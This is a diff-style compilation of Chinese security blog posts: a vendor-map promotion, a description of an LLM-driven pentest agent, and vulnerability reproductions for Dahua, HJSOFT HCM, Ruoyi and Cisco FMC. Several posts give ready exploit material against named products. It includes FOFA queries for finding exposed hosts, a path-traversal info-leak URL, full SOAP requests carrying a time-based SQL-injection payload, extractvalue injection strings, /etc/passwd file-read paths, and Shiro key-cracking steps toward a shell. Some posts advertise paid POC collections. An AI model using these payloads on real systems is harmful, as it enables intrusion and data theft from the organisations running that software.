
自2016年业界首张网络安全全景图推出之后到现在,绝大多数研究机构的全景图或图谱均是"基于产品"而来,是一本厂商大全。
|
||||
|
||||
厂商大全首次解决了复杂众多的安全产品及其主流厂商的全貌问题,但很快新的问题随之而来。对于乙方而言,无论是多么小的业务还是 OEM 来的产品,都想要在全景图上展示。于是全景图越做多,越做越大。“多”和“大”意味着模糊和不准确。最后的结果是,甲方不看,乙方自嗨。
|
||||
|
||||
在当下"预算收紧、需求务实"的现状下,用户关心的已不仅是"我买了什么能力",而是"是否真正对应需求场景,值不值得这笔投入"。也就是说,为安全的价值买单。为此,数世咨询推出"基于价值"理念的《中国数字安全价值图谱》。
|
||||
|
||||
|
||||
|
||||
▍价值图谱不同之处
|
||||
|
||||
基于价值理念的图谱,与以往的图谱/全景图相比,最大的区别有三:
|
||||
|
||||
1.以需求场景分类,实现“以用为纲”的价值导向
|
||||
|
||||
数世咨询以“需求场景”为核心的归类方式,围绕主流产品、资产保护、合规、业务场景、生态产品的五大核心场景进行重构。此举突破了技术产品分类的局限,使安全能力与业务需求互相匹配,站在用户的视角,从“我能用什么”转向“我用什么解决问题”。
|
||||
|
||||
2.提炼出解决方案的核心标签,快速识别产品能力
|
||||
|
||||
面对同一场景中诸多个解决方案,我们不再简单归类罗列,而是甄选出每一类别中的最优代表,并提炼其“核心能力标签”——如“全流量捕获与协议解析”“数据访问行为分析与智能判断”等。该机制不仅为甲方企业提供了更具参考价值的能力列表,也为乙方构建差异化定位提供支撑,推动形成不同赛道涌现出多模态的创新者。
|
||||
|
||||
3.从厂商大全到精选供应商
|
||||
|
||||
在面对数量庞大、安全能力各异的安全供应商时,数世咨询甄选出了细分领域市场占有率较高或技术创新性较强的供应商,缓解集成和OEM充斥市场的现象,助力用户选型。同时,也让安全厂商在自身优势上获得清晰识别与精准定位。
|
||||
|
||||
### 后记,欢迎厂商代表与我们联系,参与我们后续价值图谱的调研(免费)。
|
||||
|
||||
|
||||
— 【 THE END 】—
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,68 @@
|
||||
# 大华智慧园区综合管理平台queryById接口存在敏感信息泄露 附POC
|
||||
2026-9-10更新
|
||||
2026-9-10更新 南风漏洞复现文库 2026-09-10 13:58
|
||||
|
||||
|
||||
|
||||
#
|
||||
|
||||
免责声明:请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
## 1. 大华智慧园区综合管理平台简介
|
||||
|
||||
微信公众号搜索:南风漏洞复现文库
|
||||
该文章 南风漏洞复现文库 公众号首发
|
||||
|
||||
大华智慧园区综合管理平台是一款集视频、报警、门禁、对讲四大安防子系统管理功能于一体的综合管理平台。
|
||||
## 2.漏洞描述
|
||||
|
||||

大华智慧园区综合管理平台是一款综合管理平台,具备园区运营、资源调配和智能服务等功能。平台意在协助优化园区资源分配,满足多元化的管理需求,同时通过提供智能服务,增强使用体验。大华智慧园区综合管理平台queryById接口存在敏感信息泄露。
|
||||
|
||||
CVE编号:
|
||||
|
||||
CNNVD编号:
|
||||
|
||||
CNVD编号:
|
||||
## 3.影响版本
|
||||
|
||||
|
||||
|
||||
大华智慧园区综合管理平台queryById接口存在敏感信息泄露
|
||||

## 4.fofa查询语句
|
||||
|
||||
"/WPMS/asset/lib/gridster/"||app="dahua-智慧园区综合管理平台"
|
||||
## 5.漏洞复现
|
||||
|
||||
漏洞链接:https://xx.xx.xx.xx/CardSolution/card/visitor/appointment/..;/..;/..;/card/person/queryById
|
||||
|
||||
|
||||
|
||||
## 6.POC&EXP
|
||||
|
||||





本期漏洞及往期漏洞的批量扫描POC及POC工具箱已经上传知识星球:南风网络安全
|
||||
1: 更新poc批量扫描软件,承诺,一周更新8-14个插件吧,我会优先写使用量比较大程序漏洞。
|
||||
2: 免登录,免费fofa查询。
|
||||
3: 更新其他实用网络安全工具项目。
|
||||
4: 免费指纹识别,持续更新指纹库。
|
||||
5: Nuclei脚本。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
## 7.整改意见
|
||||
|
||||
厂商尚未提供相关漏洞补丁链接,请关注厂商主页随时更新: https://www.dahuatech.com/
|
||||
## 8.往期回顾
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,111 @@
|
||||
# 安全工具丨大模型驱动的自动化渗透测试系统:智能体自主规划「探测→资产枚举→漏洞检测→AI分析与报告」的完整测试流程
|
||||
蓝星安全
|
||||
蓝星安全 蓝星安全 2026-09-11 00:56
|
||||
|
||||
|
||||
**点击上方****蓝星安全****关注我**
|
||||
|
||||
****
|
||||
|
||||
**免责声明:本公众号分享的任何资料仅限用于安全学习,严禁用于其他用途,请严格遵守中华人民共和国法律法规,对因不遵守国家法律法规而产生的任何后果,均由个人自行承担,本公众号不承担任何责任!**
|
||||
|
||||
****
|
||||
**获取资料,请扫码下方二维码加入知识星球**
|
||||
|
||||
|
||||
## 一、简介
|
||||
|
||||
AegisAI(神盾)是一个由大模型驱动的自动化渗透测试系统:智能体自主规划「**探测→资产枚举→漏洞检测→AI分析与报告**」的完整测试流程,集成Nmap端口扫描、Web指纹识别、敏感路径枚举、SQL注入/XSS/弱口令/命令注入/路径穿越检测器与本地CVE知识库,并自动生成专业渗透测试报告。
|
||||
|
||||
内置**本地演练靶场**(127.0.0.1:9001),需安装 DVWA 等外部靶机即可完整演示。
|
||||
|
||||

|
||||
## 二、核心功能
|
||||
### 2.1. 大模型驱动的智能决策引擎
|
||||
|
||||
AegisAI最核心的能力在于其**大模型驱动的智能体**
|
||||
。这个智能体不只是简单地执行预设脚本,而是能够在每一步自主决策「下一步调用什么工具」,并输出完整的推理过程
|
||||
。当决策出现异常时,系统会自动回退到内置的策略引擎,保证测试的连续性和稳定性
|
||||
。
|
||||
|
||||
在模型支持方面,AegisAI做到了**大模型可插拔**
|
||||
——支持DeepSeek、智谱GLM、通义千问、Kimi、OpenAI以及任意兼容OpenAI接口的模型
|
||||
。更贴心的是,**即使不配置任何API Key,系统也能以离线策略引擎运行**
|
||||
,功能完整、可用于演示
|
||||
。这对于学习研究和小规模测试场景来说非常友好。
|
||||
### 2.2. 完善的安全工具链
|
||||
|
||||
AegisAI集成了渗透测试中常用的工具链
|
||||
:
|
||||
- **Nmap端口扫描**
|
||||
:自动检测目标开放端口,Nmap缺失时自动回退到内置纯Python扫描器
|
||||
|
||||
- **Web指纹识别**
|
||||
:识别目标网站的技术栈和框架信息
|
||||
|
||||
- **目录枚举**
|
||||
:包含软404识别能力,更准确地发现隐藏路径
|
||||
|
||||
- **五大类Web漏洞检测器**
|
||||
:SQL注入、XSS、弱口令、命令注入、路径穿越,全部带对照验证机制以防止误报
|
||||
|
||||
这种「工具链集成+误报验证」的设计思路,在自动化测试的准确性和可靠性之间找到了一个不错的平衡点。
|
||||
### 2.3. 本地CVE知识库
|
||||
|
||||
AegisAI内置了包含**30+条「产品+版本」漏洞规则**
|
||||
的本地CVE知识库,支持离线匹配和暴露面加固提示
|
||||
。这意味着即使在没有网络连接的环境下,系统也能基于已知漏洞库进行有效的安全评估,且知识库支持按需扩充
|
||||
。
|
||||
### 2.4. 内置演练靶场
|
||||
|
||||
对于学习者和安全爱好者来说,AegisAI的一大亮点是它**内置了本地演练靶场**
|
||||
。靶场包含以下漏洞场景
|
||||
:
|
||||
- SQL注入
|
||||
|
||||
- XSS跨站脚本
|
||||
|
||||
- 弱口令
|
||||
|
||||
- 命令注入(模拟实现,不执行真实命令)
|
||||
|
||||
- 路径穿越(模拟实现,不读取真实文件)
|
||||
|
||||
- 敏感文件泄露
|
||||
|
||||
- 需登录的成员页面
|
||||
|
||||
这些场景覆盖了OWASP Top 10中的常见漏洞类型,为学习和演示提供了完整的环境支撑。
|
||||
|
||||
靶场还支持**登录态测试**
|
||||
:新建任务时可填写靶场账号密码,智能体会先登录目标(自动兼容CSRF表单,适配DVWA类靶场)再进行检测,从而发现登录后才暴露的漏洞页面
|
||||
。凭据只在内存中使用,不落盘、接口不回显,保障了安全性
|
||||
。
|
||||
### 2.5. 自动化报告生成
|
||||
|
||||
测试完成后,AegisAI会自动生成专业的渗透测试报告,支持**Markdown和可打印HTML两种格式**
|
||||
。报告内容涵盖
|
||||
:
|
||||
- 封面
|
||||
|
||||
- 执行摘要
|
||||
|
||||
- 风险统计
|
||||
|
||||
- 证据详情
|
||||
|
||||
- AI分析结论
|
||||
|
||||
- 修复建议
|
||||
|
||||
这份报告可以直接用于安全评估汇报或漏洞整改跟进,大大节省了测试人员整理文档的时间。
|
||||
### 2.6. 实时可视化界面
|
||||
|
||||
AegisAI提供了**深色安全运维风格**
|
||||
的Web界面,通过WebSocket实时推送智能体的每一步思考、工具调用与发现
|
||||
。用户可以像看一位安全专家现场操作一样,实时观察整个渗透测试的推进过程,既透明又直观。
|
||||
|
||||
三、立即获取
|
||||
|
||||
https://github.com/bai-yi-meng/AegisAI
|
||||
|
||||
@@ -0,0 +1,142 @@
|
||||
# 宏景人力资源管理系统 XFireServlet SQL注入漏洞
|
||||
北雪网络安全 2026-09-11 00:45
|
||||
|
||||
**本文章所描述的内容仅供网络安全学习使用,任何人不允许学到技术内容进行非法系统测试,作者不对任何学习文章并进行非法操作的行为负责,由本人自己承担后果,本文章仅供技术学习。**
|
||||
|
||||
01
|
||||
|
||||
更多内容
|
||||
|
||||
#### 网络安全学习知识库每日添加最新漏洞并提供python与 nuclei 批量探测脚本:https://pc.fenchuan8.com/#/index?forum=110296
|
||||
|
||||
|
||||
02
|
||||
|
||||
搜索引擎
|
||||
|
||||
|
||||
fofa
|
||||
:
|
||||
app="HJSOFT-HCM"
|
||||
|
||||
|
||||
|
||||
03
|
||||
|
||||
漏洞复现
|
||||
|
||||
漏洞概述:宏景人力资源管理系统(
|
||||
eHR
|
||||
)是一款由宏景软件研发的系统。宏景人力资源管理系统的
|
||||
XFireServlet
|
||||
接口处存在
|
||||
SQL
|
||||
注
|
||||
|
||||
入漏洞,未经过身份认证的远程攻击者可利用此漏洞执行任意
|
||||
SQL
|
||||
指令,从而窃取数据库敏感信息。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
```
|
||||
POST /servlet/XFireServlet/HrpService HTTP/1.1
|
||||
Host: {{Hostname}}
|
||||
Content-Type: text/xml;charset=UTF-8
|
||||
SOAPAction: ""
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
|
||||
|
||||
<soapenv:Envelope
|
||||
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
|
||||
xmlns:hrp="http://www.hjsj.com/HrpService">
|
||||
<soapenv:Header/>
|
||||
<soapenv:Body>
|
||||
<hrp:getHrInfoByID>
|
||||
<hrp:in0>1</hrp:in0>
|
||||
<hrp:in1>1</hrp:in1>
|
||||
<hrp:in2>1</hrp:in2>
|
||||
<hrp:in3>1</hrp:in3>
|
||||
<hrp:in4>1</hrp:in4>
|
||||
<hrp:in5>1</hrp:in5>
|
||||
<hrp:in6>1</hrp:in6>
|
||||
</hrp:getHrInfoByID>
|
||||
</soapenv:Body>
|
||||
</soapenv:Envelope>
|
||||
```
|
||||
|
||||

|
||||
```
|
||||
POST /servlet/XFireServlet/HrpService HTTP/1.1
|
||||
Host: {{Hostname}}
|
||||
Content-Type: text/xml;charset=UTF-8
|
||||
SOAPAction: ""
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
|
||||
|
||||
<soapenv:Envelope
|
||||
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
|
||||
xmlns:hrp="http://www.hjsj.com/HrpService">
|
||||
<soapenv:Header/>
|
||||
<soapenv:Body>
|
||||
<hrp:getHrInfoByID>
|
||||
<hrp:in0>1</hrp:in0>
|
||||
<hrp:in1>1'WAITFOR DELAY
|
||||
'0:0:4</hrp:in1>
|
||||
<hrp:in2>1</hrp:in2>
|
||||
<hrp:in3>1</hrp:in3>
|
||||
<hrp:in4>1</hrp:in4>
|
||||
<hrp:in5>1</hrp:in5>
|
||||
<hrp:in6>1</hrp:in6>
|
||||
</hrp:getHrInfoByID>
|
||||
</soapenv:Body>
|
||||
</soapenv:Envelope>
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
04
|
||||
|
||||
修复建议
|
||||
|
||||
1、关闭互联网暴露面或接口设置访问权限
|
||||
|
||||
2、升级至安全版本
|
||||
|
||||
05
|
||||
|
||||
内部圈子
|
||||
|
||||
🛠️
|
||||
【知名漏洞实战圈,纯干货】
|
||||
🛠️
|
||||
|
||||
还在找公开漏洞POC而烦恼?还在为漏洞不会验证而发愁?还在为发现不了漏洞而自卑?这里漏洞圈子解决你的困惑!
|
||||
目前已更新poc数量2500+
|
||||
|
||||

|
||||
|
||||
|
||||
🎯 适用场景
|
||||
|
||||
**▫️渗透测试▫️企业漏洞自查▫️攻防演练▫️安全服务▫️合规运营**
|
||||
|
||||
****
|
||||
|
||||
**▫️微信扫一扫进入付费圈子查看更多漏洞内容。**
|
||||
|
||||
**▫️全民掌握网安技能,共守智能时代晴空。**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,137 @@
|
||||
# 每日一学:若依(Ruoyi)框架,你必须知道的四个通用漏洞
|
||||
原创 森林之家zbs
|
||||
森林之家zbs allby森林之家 2026-09-10 12:55
|
||||
|
||||
## 若依(Ruoyi)框架管理系统是什么?
|
||||
|
||||
若依(Ruoyi)管理系统,是一款基于Java开发的开源后台管理系统。
|
||||
|
||||
|
||||
若依系统登录界面案例:
|
||||
|
||||

|
||||
|
||||
ruoyi后台的界面一般长这样子:
|
||||
|
||||
|
||||

|
||||

|
||||
|
||||
|
||||
若依管理系统采用前后端分离架构,前端使用Vue.js框架,后端使用Spring Boot框架。
|
||||
|
||||
|
||||
ruoyi前端框架vue.js可以用插件查看:
|
||||
|
||||

|
||||
|
||||
shiro框架有个很明显的特征:
|
||||
|
||||
可以通过
|
||||
登录失败时bp抓包观察响应包是否有remeberMe=delete,如果有一般都是shiro登录框架。
|
||||
|
||||

|
||||
|
||||
##
|
||||
## ruoyi漏洞一:前台默认shiro key命令执行漏洞
|
||||
|
||||
若依默认使用shiro组件,所以可以试试shiro经典的反序列化 rememberMe漏洞:
|
||||
|
||||

|
||||
|
||||
|
||||
url和cookie配置好后,直接开始爆破key
|
||||
|
||||

|
||||
|
||||
|
||||
这里拿到了AES key,还发现了很多其他的漏洞,
|
||||
我们暂且不提,
|
||||
先针对shiro框架进行Attack:
|
||||
|
||||

|
||||
|
||||
|
||||
有了key,可以直接通过相关工具检测利用链,检测成功后就可以命令执行getshell了:
|
||||
|
||||

|
||||
|
||||

|
||||
## 漏洞二:若依后台框架存在多处sql注入
|
||||
#### 第一处:
|
||||
|
||||

|
||||
|
||||
|
||||
角色管理的搜索,bp拦截抓包:
|
||||
|
||||

|
||||
|
||||
|
||||
and extractvalue(1,concat(0x7e,(select database()),0x7e)),
|
||||
报错注入回显database():
|
||||
|
||||

|
||||
|
||||
|
||||
and extractvalue(1,concat(0x7e,(select table_schema from information_schema.tables limit 0,1),0x7e))
|
||||
|
||||

|
||||
|
||||
|
||||
爆到库名,点到为止!
|
||||
#### 第二处:
|
||||
|
||||

|
||||
|
||||
|
||||
角色管理导出这里
|
||||
|
||||
and extractvalue(1,concat(0x7e,(select database()),0x7e))
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
#### 或者直接使用工具:
|
||||
|
||||

|
||||
|
||||

|
||||
## 漏洞三:若依后台任意文件读取
|
||||
|
||||
Poc1复现方式:可直接访问网址接目录后缀:
|
||||
|
||||
/common/download/resource?resource=/profile/../../../../etc/passwd
|
||||
|
||||
/common/download/resource?resource=/profile/../../../../Windows/win.ini
|
||||
|
||||
成功下载读取后台文件passwd,即可证明漏洞存在;
|
||||
|
||||
Poc2复现方式:访问http://<host>/demo/mail/sendmessagewithattachment?to=test@test.com&subject=test&text=test&filepath=/etc/passwd。通过查看邮件附件即可获取文件内容
|
||||
|
||||
Poc3复现方式:通过POST请求修改定时任务参数,将invokeTarget设置为ruoyiconfig.setprofile('/etc/passwd')并执行任务,随后通过文件下载接口获取读取结果。
|
||||
## 漏洞四:Thymeleaf模板注入
|
||||
|
||||
Thymeleaf模板注入(SSTI)结合DNS与Ping的利用,确认目标服务器是否出网,进行无回显的命令执行验证。
|
||||
|
||||
通过构造恶意SpEL表达式,让目标服务器执行ping命令,并请求攻击者控制的DNS日志域名,通过DNS请求记录来确认命令是否执行成功。
|
||||
|
||||
可以用ping+dnslog进行组合Attack:
|
||||
|
||||

|
||||
|
||||

|
||||
## 若目标服务器存在漏洞,会向DNS日志域名发起DNS解析请求。
|
||||
##
|
||||
## 【8月网安之家其他文章快通车】:
|
||||
## 每日一学:struts2框架,你必须知道的几个通用漏洞
|
||||
## shiro框架,你必须知道的三个通用漏洞
|
||||
## CTF 新手必学:SQL 注入(附8月份网安学习文章汇总)
|
||||
## Agent渗透测试技能一图流:10个渗透skills
|
||||
## 每日学习:如何破解Mysql数据库密码
|
||||
## 每日学习:文件上传漏洞的十个小场景【靶场】
|
||||
## 每日一学:如何对App进行渗透测试?
|
||||
##
|
||||
|
||||
@@ -0,0 +1,196 @@
|
||||
# 管防火墙的系统,被三个团伙排队打穿:Cisco FMC CVE-2026-20079 全链拆解
|
||||
原创 小金星
|
||||
小金星 船山信安 2026-09-10 13:27
|
||||
|
||||
## 先讲个黑色幽默
|
||||
|
||||
一个组织买的防火墙再多,也总得有个地方统一管策略、看日志、下发规则。Cisco 的 Secure Firewall Management Center(FMC)就是这个"防火墙的大脑"。
|
||||
|
||||
现在,这个大脑自己出了个 CVSS 10.0 满分的洞:**CVE-2026-20079**
|
||||
,未认证远程攻击者可以绕过认证,最终拿到操作系统 **root**
|
||||
权限。配套的还有个 5.3 分的 CVE-2026-20316——系统里躺着一组**写死的静态凭据**
|
||||
,低权限账号,密码就在代码里,谁都能登。
|
||||
|
||||
9 月 9 号,Cisco Talos 确认:这俩洞不是理论威胁,在野利用正在进行中,而且不是一伙人在打——是**三伙人**
|
||||
。一个在种 web shell 偷凭据,一伙是俄罗斯背景的 APT(工具链与 Sandworm 高度重合),还有一个 Qilin 勒索团伙已经完成了从侦察到加密的全流程。
|
||||
|
||||
管理防火墙的系统,成了整个网络里最先被打穿的那个。这大概是对"安全设备"这个概念最辛辣的讽刺。
|
||||
## 先把两个洞的底摸清
|
||||
